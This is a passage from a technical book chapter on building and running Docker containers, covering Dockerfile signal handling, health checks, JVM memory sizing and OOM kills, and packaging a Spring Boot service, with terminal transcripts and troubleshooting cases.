- `EXPOSE` documents the port; publishing is done at run time with `-p`.
- `USER 10001:10001` and the exec-form `ENTRYPOINT` follow the rules above.

The image was built and started without network access:

Build and run (output trimmed; times typical) TERMINAL

```
$ docker build --network none --provenance=false -t v2-orders:1 .
#6 [build 1/4] FROM v2-jdk:21
#7 [build 2/4] WORKDIR /build
#8 [stage-1 1/4] FROM v2-jre:21
#9 [stage-1 2/4] WORKDIR /app
#10 [build 3/4] COPY src/ src/
#11 [build 4/4] RUN mkdir out && javac -d out src/OrdersLite.java && jar ...
#11 DONE 7.8s
#12 [stage-1 3/4] COPY --from=build /build/orders-lite.jar /app/orders-lite.jar
#13 [stage-1 4/4] COPY healthcheck.sh /app/healthcheck.sh
$ docker run -d --name v2-app --network none v2-orders:1
$ docker logs v2-app
max heap MiB = 2008, cpus = 2, db = jdbc:postgresql://localhost:5432/orders
orders-service-lite listening on 8080
$ docker inspect -f 'health={{.State.Health.Status}}' v2-app
health=unhealthy
$ docker exec v2-app ps -e -o pid,user,comm
    PID USER     COMMAND
      1 orders   java
     34 ps
```

The container runs as the `orders` user (UID 10001) with `java` as PID 1. The health status is `unhealthy` because no database exists in this container: the health endpoint returns 503 and the probe fails, which is the intended coupling of readiness to the dependency (the Compose chapter adds a real database and the status becomes `healthy`). The `docker inspect` output of the configured check was `{"Test":["CMD","/app/healthcheck.sh"],"Interval":5000000000,"Timeout":3000000000,"StartPeriod":5000000000,"Retries":3}` (durations in nanoseconds).

> **NOTE**
> Variables expand in `ENTRYPOINT` and `CMD` only in the shell form. In the exec form, `["java", "-jar", "$APP_JAR"]` passes the literal string `$APP_JAR`. Use `["sh", "-c", "exec java $JAVA_OPTS -jar app.jar"]` when expansion is required, and keep `exec` in it.

2.4.3 Hands-on

Objective: build the layer-friendly image of a small program and verify signal handling.

1. Write a program that prints a line, sleeps in a loop and prints a message when it receives SIGTERM (a shell script with `trap 'echo stopping; exit 0' TERM` is sufficient).
2. Create two Dockerfiles: one with `CMD ./app.sh` and one with `ENTRYPOINT ["./app.sh"]`.
3. Run each with `docker run -d --name t IMAGE`, then execute `docker exec t ps -e` and `time docker stop t`.
4. Add a wrapper `start.sh` that calls the script without `exec` and observe the stop time; then add `exec`.
5. Add `HEALTHCHECK CMD test -f /tmp/ready` and create the file with `docker exec t touch /tmp/ready`; watch `docker ps` change from `(health: starting)` to `(healthy)`.

Expected result: the stop time is about 0.1 s when the script is PID 1 and handles the signal, and about 10 s when a wrapper shell is PID 1 without exec.

2.4.4 Real-world problems and solutions

Problem 7: container exits immediately

Scenario. A container based on a shell image is started with `docker run -d` and is not found afterwards.

Symptoms. `docker ps` is empty; `docker ps -a` lists the container as `Exited (0)` a second after the start. `docker logs` prints nothing.

Observed on the build machine — TERMINAL

```
$ docker run -d --name v2-ex v2-base:1 bash
$ docker ps -a --filter name=v2-ex --format '{{.Names}} {{.Status}}'
v2-ex Exited (0) 1 second ago
```

Diagnosis. The status and exit code show that the main process finished by itself. An interactive shell ends immediately when standard input is closed, which is the case without `-it`. For servers, the same symptom appears when the command starts a daemon that forks into the background so that PID 1 returns.

Root cause. A container lives exactly as long as its PID 1 process. When PID 1 exits, the container stops.

Fix. Run the foreground process of the application (`java -jar ...`), keep a shell alive only when needed with `-it`, and configure daemons to stay in the foreground.

Prevention. Define `ENTRYPOINT` in the image so that the intended process is PID 1, and test the image with `docker run` before pushing it.

Problem 8: container takes ten seconds to stop and exits with 137

Scenario. Rolling updates and `docker compose down` are slow; the application logs no shutdown message.

Symptoms. `docker stop` takes about 10 seconds; the exit code is 137; the shutdown hook output is missing.

Diagnosis. `docker top NAME` or `docker exec NAME ps -e` shows a shell or wrapper script as PID 1 with the application as its child (second case in the experiment above).

Root cause. The shell did not forward SIGTERM and, as PID 1 without a handler, ignored it; after the timeout the daemon sent SIGKILL.

Fix. Use the exec form of `ENTRYPOINT`, end wrapper scripts with `exec`, or run with `--init`. Make the application handle SIGTERM (in Spring Boot, graceful shutdown, described in the next chapter).

Prevention. Add a check to the pipeline: start the image, run `docker stop`, assert the duration is below a few seconds and the exit code is 143 or 0.

Problem 9: build is slow because every change re-downloads dependencies

This is the cache-order problem treated in the previous chapter; the Dockerfile-level remedy is to copy `pom.xml` and run `mvn dependency:go-offline` (or the build with a BuildKit cache mount for `~/.m2`) before copying `src`. A `.dockerignore` file listing `target/` and `.git` removes a second cause, in which build output copied into the context invalidates `COPY . .`.

2.4.5 Questions to expect

Q1. What is the difference between CMD and ENTRYPOINT? ENTRYPOINT defines the executable that always runs; CMD provides default arguments that can be replaced on the `docker run` command line. Without ENTRYPOINT, CMD is the whole default command. Arguments given to `docker run IMAGE ARGS` replace CMD and are appended to ENTRYPOINT.

Q2. Why prefer the exec form? The program is started directly as PID 1 and receives signals. In the shell form `/bin/sh -c` is PID 1 and may not forward SIGTERM; variable expansion works only in the shell form.

Q3. What is the difference between COPY and ADD? COPY copies files; ADD additionally extracts local tar archives and downloads URLs. COPY is preferred because it is explicit.

Q4. What is the difference between ENV and ARG? ARG is available only at build time and is not present in running containers; ENV persists in the image and in containers. Neither is suitable for secrets, because both are visible in image metadata or the process environment.

Q5. What does EXPOSE do? It records the port in the image metadata as documentation (and for `docker run -P`). It does not publish the port.

Sreeram

Q6. Why must a Dockerfile order its instructions carefully? The cache invalidates from the first changed step. Dependencies that change rarely should be installed before frequently changing source is copied.

Q7. What is a multi-stage build and why is it used? Several FROM stages in one Dockerfile; only selected files are copied into the final stage. It keeps build tools out of the runtime image, reducing size and attack surface.

Q8. What does a HEALTHCHECK do and what does it not do? It runs a command periodically and records healthy or unhealthy. The daemon does not restart the container; Compose conditions and orchestrators use the status.

Q9. Why use `.dockerignore`? To shrink the build context, avoid leaking files such as `.env` or `.git` and prevent unrelated changes from invalidating the cache.

KEY POINTS

- Order instructions from stable to volatile and combine commands that must share a layer.
- Use the exec form for ENTRYPOINT, make the application PID 1 (or use exec/--init) and handle SIGTERM.
- Set a numeric non-root USER, a HEALTHCHECK that the image can actually execute and a .dockerignore.
- ARG is build-time only and ENV is runtime; neither is a secret store.
- Multi-stage builds cut size by an order of magnitude in the measured examples (283 MB to 1.14 MB, 335 MB to 95.3 MB).

2.5 Dockerizing a Spring Boot Application

A Spring Boot application packaged as an executable (fat) jar can be placed in an image with two lines, but the result is a poor image: one large layer that changes on every build, a JVM that may size its heap incorrectly, a process that may ignore termination signals and a configuration approach that bakes environment details into the image. This chapter assembles an image for `orders-service` that avoids these problems and compares the three common ways to build it: a hand-written Dockerfile, Cloud Native Buildpacks and Jib.

NOTE

Evidence in this chapter. Maven dependencies cannot be downloaded on the build machine, so no Spring Boot jar could be built. Everything specific to Spring Boot (Dockerfile, Maven commands, jarmode output) is labelled illustrative configuration (not run). The JVM behaviours (container-aware heap sizing, OOM kill, SIGTERM handling) were measured with the `orders-service-lite` image, which runs on the same JVM (OpenJDK 21.0.12) under the same cgroup limits.

2.5.1 Concept and mechanism

Fat jar compared with layered jar

An executable Spring Boot jar contains application classes, all dependency jars and a loader. Copied as a single file it forms one layer. Because the dependencies change rarely and the application classes change on every commit, a single-layer image re-transfers hundreds of megabytes of unchanged libraries on each push and pull.

Spring Boot supports **layered jars**. The jar contains an index (`layers.idx`) that assigns each entry to one of four layers: `dependencies`, `spring-boot-loader`, `snapshot-dependencies` and `application`. Per the Spring Boot reference (Dockerfiles page, consulted October 2026, documentation of release 4.1.1; releases 3.3 to 3.5 have equivalent pages), the layers are extracted with the `tools` jar mode and copied into the image one layer per `COPY`:

Extraction command (illustrative, not run) TERMINAL

```
$ java -Djarmode=tools -jar application.jar extract --layers --destination extracted
$ java -Djarmode=tools -jar application.jar list-layers
```

The older `layertools` mode is the predecessor of `tools`; from memory it was deprecated in favour of `tools`, so verify the mode available in the Spring Boot version in use.




Figure 2.11. A code change replaces only the small application layer of the layered image, whereas the fat jar layer is rebuilt and transferred in full.

The JVM inside a container

The JVM reads the container limits from the cgroup (container support is on by default; the option is `-XX:+UseContainerSupport`). The maximum heap defaults to a fraction of the memory limit: `-XX:MaxRAMPercentage` (default 25) and, for small memory, `-XX:MinRAMPercentage` (default 50, used when the limit is small). The number of CPUs seen by the JVM follows the `--cpus` quota. Measured on the build machine with the demonstration image (reported by `Runtime.maxMemory()`):

Container setting	Max heap	Remark
`no memory limit (host has 8 GB)`	2008 MiB	25 percent of host RAM
`--memory 256m`	121 MiB	about 50 percent: small-memory rule
`--memory 512m`	123 MiB	about 25 percent
`--memory 1g`	247 MiB	about 25 percent
`--memory 512m with -XX:MaxRAMPercentage=75`	371 MiB	explicit fraction
`--cpus 1 (cpus reported)`	1	availableProcessors follows the quota

Default heap sizing observed under limits.

The heap is only a part of the process memory: metaspace, thread stacks, the code cache, direct buffers and garbage collector structures also count against the container limit. Setting the heap equal to the limit (or `-Xmx` larger than the limit) therefore invites the kernel OOM killer.




Figure 2.12. Exceeding the heap raises OutOfMemoryError inside the JVM, whereas exceeding the container limit with the process as a whole makes the kernel kill the JVM with SIGKILL.

Base images

The runtime image needs a JRE (or a JDK only when the application compiles code at run time). Common choices, from memory (verify the current tags): `eclipse-temurin:21-jre` (Debian or Ubuntu based, includes a shell and a package manager), `eclipse-temurin:21-jre-alpine` (musl libc, small), and `gcr.io/distroless/java21-debian12` (no shell, no package manager). Alpine uses musl instead of glibc: most pure-Java applications run unchanged, but native libraries compiled for glibc (some JNI drivers, profilers, certain DNS behaviour) can fail. Distroless images reduce attack surface but offer no shell for `docker exec` debugging, so a debug variant or an ephemeral debug container is needed. Whatever the choice, pin a specific tag or digest and rebuild regularly to receive security fixes.

2.5.2 Worked example

Memory limits and the OOM killer with a JVM

Two containers were started with `--memory 128m --memory-swap 128m` and 150 MB then 300 MB of heap were requested through `/alloc`. The helper `alloc.sh` runs `docker exec NAME bash -c` with a request to `/alloc?mb=N` sent through bash `/dev/tcp`, because the image has no curl.

Default heap sizing: the JVM protects itself — TERMINAL

```
$ docker run -d --name v2-oomA --memory 128m --memory-swap 128m v2-orders:1
$ docker logs v2-oomA | head -1
max heap MiB = 61, cpus = 2, db = jdbc:postgresql://localhost:5432/orders
$ ./alloc.sh v2-oomA 150
$ docker inspect -f 'status={{.State.Status}} OOMKilled={{.State.OOMKilled}} \
    exit={{.State.ExitCode}}' v2-oomA
status=running OOMKilled=false exit=0
$ docker logs v2-oomA 2>&1 | grep -m1 Exception
Exception in thread "pool-1-thread-1" java.lang.OutOfMemoryError: Java heap space
```

The maximum heap (61 MiB) was below the limit, so the request thread failed with `OutOfMemoryError` and the container stayed up. With an explicit heap larger than the container:

Heap larger than the container: kernel kill — TERMINAL

```
$ docker run -d --name v2-oomB --memory 128m --memory-swap 128m \
    -e JAVA_TOOL_OPTIONS=-Xmx400m v2-orders:1
$ ./alloc.sh v2-oomB 300
$ docker inspect -f 'status={{.State.Status}} OOMKilled={{.State.OOMKilled}} \
    exit={{.State.ExitCode}}' v2-oomB
status=exited OOMKilled=true exit=137
```

The JVM accepted `-Xmx400m` because it did not know the cgroup limit would be reached, and the kernel killed the process at 128 MiB. The environment variable `JAVA_TOOL_OPTIONS` is read by every JVM and is a convenient way to set flags without changing the `ENTRYPOINT`; the JVM prints `Picked up JAVA_TOOL_OPTIONS: ...` on start.

Graceful shutdown

Kubernetes, Compose and `docker stop` all begin termination with SIGTERM. A Spring Boot application should stop accepting new requests, finish in-flight requests and close resources before exiting. Two properties control it:

application.properties PROPERTIES

```
server.shutdown=graceful
spring.lifecycle.timeout-per-shutdown-phase=20s
```

Per the Spring Boot reference (graceful shutdown page, consulted October 2026), graceful shutdown allows existing requests to complete during a grace period while new requests are refused. The same page states that graceful is the default in the documented release; older 3.x releases defaulted to `immediate`, from memory, so setting the property explicitly is advisable. The default timeout of 30 seconds is also from memory. The grace period must be shorter than the stop timeout of the platform (10 s for `docker stop` unless `-t` or `stop_grace_period` is set; 30 s for a Kubernetes pod by default). The demonstration image exercises the same mechanism (a JVM shutdown hook) and stopped in 0.1 s with exit code 143 when it was PID 1.

Illustrative Dockerfile for orders-service (not run)

The following Dockerfile builds the layered image in three stages. It was not built on the build machine because Maven cannot download dependencies there; its structure mirrors the stages that were built for the demonstration image. Image names are those documented as available on Docker Hub (from memory, verify before use).

Dockerfile DOCKERFILE

```
# illustrative configuration (not run)
FROM eclipse-temurin:21-jdk AS build
WORKDIR /workspace
COPY .mvn/ .mvn/
COPY mvnw pom.xml ./
RUN ./mvnw -B -q dependency:go-offline
COPY src/ src/
RUN ./mvnw -B -q -DskipTests package \
 && cp target/orders-service-*.jar application.jar

FROM eclipse-temurin:21-jdk AS extract
WORKDIR /extract
COPY --from=build /workspace/application.jar .
RUN java -Djarmode=tools -jar application.jar extract --layers --destination extracted

FROM eclipse-temurin:21-jre
RUN useradd --uid 10001 --no-create-home --shell /usr/sbin/nologin orders
WORKDIR /application
COPY --from=extract /extract/extracted/dependencies/ ./
COPY --from=extract /extract/extracted/spring-boot-loader/ ./
COPY --from=extract /extract/extracted/snapshot-dependencies/ ./
COPY --from=extract /extract/extracted/application/ ./
ENV JAVA_TOOL_OPTIONS="-XX:MaxRAMPercentage=75"
EXPOSE 8080
USER 10001
HEALTHCHECK --interval=15s --timeout=3s --start-period=40s --retries=3 \
  CMD ["java", "-cp", "/application/application.jar", "-version"]
ENTRYPOINT ["java", "-jar", "application.jar"]
```

What to notice: the dependency resolution step (`go-offline`) depends only on `pom.xml`, so it stays cached while sources change; the final `COPY` instructions are ordered from the most stable to the most volatile layer; `ENTRYPOINT ["java", "-jar", "application.jar"]` follows the Spring Boot reference for the extracted layout (the launcher jar contains only application code and references the extracted libraries). The `HEALTHCHECK` shown is a placeholder: a JRE image usually lacks `curl`, so a real probe uses `wget` or a small Java client, or the health check is defined in Compose or Kubernetes (where the platform calls `/actuator/health`). The `.dockerignore` must exclude `target/` and `.git`.

Configuration through environment variables

Spring Boot maps environment variables to properties by relaxed binding: `SPRING_DATASOURCE_URL` sets `spring.datasource.url`, `SERVER_PORT` sets `server.port`. The image therefore contains no environment-specific values; the platform injects them:

Run with environment-specific configuration (illustrative, not run) TERMINAL


```
$ docker run -d --name orders --network backend \
    -e SPRING_DATASOURCE_URL=jdbc:postgresql://db:5432/orders \
    -e SPRING_DATASOURCE_USERNAME=orders_app \
    -e SPRING_DATASOURCE_PASSWORD_FILE=/run/secrets/db_password \
    -p 8080:8080 orders-service:1.4.2
```

The `_FILE` variable is not a Spring Boot feature by default; secrets mounted as files are read by a `spring.config.import=configtree:/run/secrets/` setting (from memory, verify) or by the platform. Passwords in plain environment variables are visible in `docker inspect` and `/proc/PID/environ`, which is why the security chapters recommend secret stores.

Health checks through the actuator

With `spring-boot-starter-actuator`, the endpoint `/actuator/health` reports `{"status":"UP"}` when all health indicators are up, including the database. Per the Spring Boot reference (consulted October 2026), liveness and readiness state indicators are available and the property `management.endpoint.health.probes.enabled` defaults to `true`; the paths `/actuator/health/liveness` and `/actuator/health/readiness` are from memory and are verified in the Kubernetes chapter. Keep the database in readiness, not in liveness: restarting the application does not repair a database outage.

Buildpacks and Jib compared with a Dockerfile



All three produce OCI images; they differ in who writes the build logic. Commands are listed, not run here.

Figure 2.13. All three tools produce a layered OCI image; they differ in who defines the build steps and whether a Docker daemon is required.

Aspect	Dockerfile	Cloud Native Buildpacks	Jib
Command	`docker build`	`./mvnw spring-boot:build-image`	`./mvnw compile jib:dockerBuild`
Needs Docker daemon	Yes	Yes	Not for `jib:build` (pushes directly to a registry)
Control	Complete	Configuration of the builder through environment variables such as `BP_JVM_VERSION`	Plugin configuration in pom.xml
Layering	Written by hand	Automatic, honours `layers.idx`	Automatic by dependencies, resources and classes
Reproducibility	Depends on the Dockerfile	Reproducible builds are a goal of the builder	Reproducible timestamps by default (from memory)
Typical use	Custom needs, learning	Teams that want a standard image without maintaining a Dockerfile	Maven or Gradle projects without a daemon in CI

Three ways to build the orders-service image (from the Spring Boot and tool documentation; verify versions).

The Spring Boot Maven plugin goal `spring-boot:build-image` uses a Paketo builder image and pulls it from a registry on first use (the default image name derives from the project coordinates, per the Spring Boot documentation, consulted October 2026). None of the three commands could be run on the build machine.

2.5.3 Hands-on

Objective: observe how container limits change JVM sizing.

1. Build or obtain any image with a JVM (for example the `eclipse-temurin:21-jre` image).
2. Run `docker run --rm IMAGE java -XX:+PrintFlagsFinal -version | grep -E "MaxHeapSize|MaxRAMPercentage|UseContainerSupport"` without a limit, then with `--memory 512m` and `--memory 256m`.
3. Compute `MaxHeapSize` divided by the limit in each case.
4. Add `-e JAVA_TOOL_OPTIONS=-XX:MaxRAMPercentage=75` and repeat.
5. Start a Spring Boot application with `docker run --memory 300m -e JAVA_TOOL_OPTIONS=-Xmx600m ...` and generate load to see exit code 137 after the heap grows.

Expected result: about 25 percent of the limit by default (50 percent for very small limits), the configured percentage when set, and OOMKilled when `-Xmx` exceeds the limit.

2.5.4 Real-world problems and solutions

Problem 10: the JVM container is OOMKilled although the heap looks fine

Scenario. `orders-service` runs with `--memory 512m` and a fixed `-Xmx512m`. After some hours of traffic the container restarts.

Symptoms. Exit code 137 with `OOMKilled=true`; no `OutOfMemoryError` in the log; heap graphs show usage below the maximum.

Diagnosis. Compare the container limit with the sum of heap, metaspace, thread stacks, code cache and direct buffers. `docker stats` shows memory use near the limit. In the experiment above, an `-Xmx` larger than the limit gave `OOMKilled=true`.

Root cause. The heap alone was allowed to use the entire limit, so the non-heap memory pushed the process over it and the kernel killed it before the JVM could raise an error.

Fix. Use `-XX:MaxRAMPercentage=60` to `75` and keep the limit higher than the heap by the expected non-heap amount; reduce thread counts and direct buffer use if needed.

Prevention. Load test with production limits and alert on restarts with reason `OOMKilled`.

Problem 11: JVM sees all host CPUs and memory

Scenario. An older base image or JVM is run with limits and sizes its thread pools from the host's CPU count.

Symptoms. Many GC and compiler threads, high throttling, heap far larger than the limit.

Diagnosis. Print `Runtime.getRuntime().availableProcessors()` and `maxMemory()` at start (the demonstration application does so: `cpus = 1` under `--cpus 1`, `max heap MiB = 2008` without a limit). Check `java -XX:+PrintFlagsFinal -version | grep UseContainerSupport`.

Root cause. JVMs before the container-support backports (Java 8 releases before 8u191) read the host values. Java 21 reads the cgroup.

Fix. Use a current JVM (Java 21 here), set `-XX:ActiveProcessorCount` only when necessary and set the memory limits explicitly.

Prevention. Log the detected values at start-up in every environment.

Problem 12: certificates, time zone and locale missing in a slim image

Scenario. The application works in the full image and fails in a minimal one.

Symptoms. `PKIX path building failed` or `unable to find valid certification path` on HTTPS calls; timestamps in UTC although `TZ` is set; garbled characters.

sheram

Diagnosis. On the build machine, the stripped image has no certificate store, no zoneinfo and no locale files. `date` with `TZ=Asia/Kolkata` printed the abbreviation `Asia` and the UTC time, because the zone database was absent:

Missing zone database (observed) TERMINAL

```
$ docker run --rm -e TZ=Asia/Kolkata v2-base:1 date
Tue Oct 20 03:15:18 Asia 2026
$ docker run --rm v2-jre:21 bash -c 'ls /etc/ssl/certs; ls /usr/share/zoneinfo'
ls: cannot access '/etc/ssl/certs': No such file or directory
ls: cannot access '/usr/share/zoneinfo': No such file or directory
```

Root cause. Minimal images omit the `ca-certificates` and `tzdata` packages and locale data. The JDK has its own time-zone data and its own trust store (`lib/security/cacerts`), so Java is affected by the trust store but not by the OS zone database; native tools and glibc functions are affected by both.

Fix. Install the packages in the image (`ca-certificates`, `tzdata`) or use a base image that includes them, and set `-Duser.timezone` or `TZ` explicitly. For Java, confirm that `cacerts` exists in the runtime image; a runtime created with `jlink` must contain it.

Prevention. Include an HTTPS call and a time-zone assertion in the smoke test of the image.

2.5.5 Questions to expect

Q1. Why is a layered jar better than a fat jar in an image? The layers separate stable dependencies from frequently changing application classes. A code change invalidates only the top layer, so builds, pushes and pulls transfer a few kilobytes instead of the whole jar.

Q2. How does the JVM decide its heap size in a container? With container support it reads the cgroup memory limit and uses `MaxRAMPercentage` (default 25) of it, with a larger fraction for very small limits. The flag `-XX:MaxRAMPercentage` changes the fraction.

Q3. Why should `-Xmx` not equal the container memory limit? Heap is only part of the process memory. Metaspace, stacks, code cache and native buffers add to it, and exceeding the cgroup limit gets the process SIGKILLed (exit 137) without a Java exception.

Q4. What does exit code 137 mean for a Java container? The process was killed by SIGKILL, commonly the kernel OOM killer (`OOMKilled=true`) or `docker stop` after its timeout. Exit code 143 means SIGTERM was handled.

Q5. How is graceful shutdown configured in Spring Boot? `server.shutdown=graceful` and `spring.lifecycle.timeout-per-shutdown-phase`. The JVM must receive SIGTERM, so it has to be PID 1 or started with exec.

Q6. Compare buildpacks, Jib and a Dockerfile. A Dockerfile gives full control and requires maintenance. Buildpacks (`spring-boot:build-image`) build a layered image with a standard builder and require a Docker daemon. Jib builds from Maven or Gradle without a Dockerfile and, for `jib:build`, without a daemon.

Q7. How is configuration passed to a containerised Spring Boot application? Through environment variables (relaxed binding, for example `SPRING_DATASOURCE_URL`), mounted config files or a config server; secrets from a secret store. The image stays environment-independent.

Q8. When is Alpine a poor choice for Java? When native libraries built for glibc are used, or when subtle musl differences (DNS resolution, locale) cause issues. Debian-based or distroless images avoid these at the cost of size.

Q9. Why include the database in readiness but not liveness? Liveness failures restart the container, which does not repair an external outage; readiness only removes the instance from traffic.

KEY POINTS

- Use a layered jar (jarmode tools) so that dependency layers stay cached and only the application layer changes.
- Under limits the JVM sizes the heap as a fraction of the cgroup limit (25 percent by default); set MaxRAMPercentage deliberately and never let heap equal the limit.
- A heap above the container limit gives OOMKilled and exit 137; a heap below it gives OutOfMemoryError inside a running container.
- SIGTERM must reach the JVM (exec form, PID 1) and Spring Boot should shut down gracefully.
- Dockerfile, buildpacks and Jib all produce OCI images; choose by control, daemon availability and maintenance cost.
- Minimal images may lack CA certificates, time-zone data and locales; test for them.

2.6 Container Runtime and Storage

An image describes what to run; the runtime commands decide how a container lives: how it starts and stops, what happens when it crashes, how much it may consume, where its data is kept and where its output goes. Misunderstanding these points causes the most frequent production incidents with containers: lost data, unbounded log files, restarts that hide failures and disks filled by unused images.

2.6.1 Concept and mechanism

Lifecycle

A container is created from an image, started, optionally paused, stopped or killed and finally removed. `docker run` is `docker create` followed by `docker start`. A stopped container is not deleted: its writable layer, configuration, logs and exit code persist until `docker rm`.




Figure 2.14. A container moves between created, running, paused and exited states; only docker rm removes it together with its writable layer and logs.

Command	Effect
`docker run -d --name N IMAGE`	Create and start in the background with a name
`docker exec -it N sh`	Start an additional process in the container namespaces
`docker logs -f --tail 50 N`	Print and follow standard output and error
`docker stop -t 30 N`	Send SIGTERM, wait 30 s (default 10 s), then SIGKILL
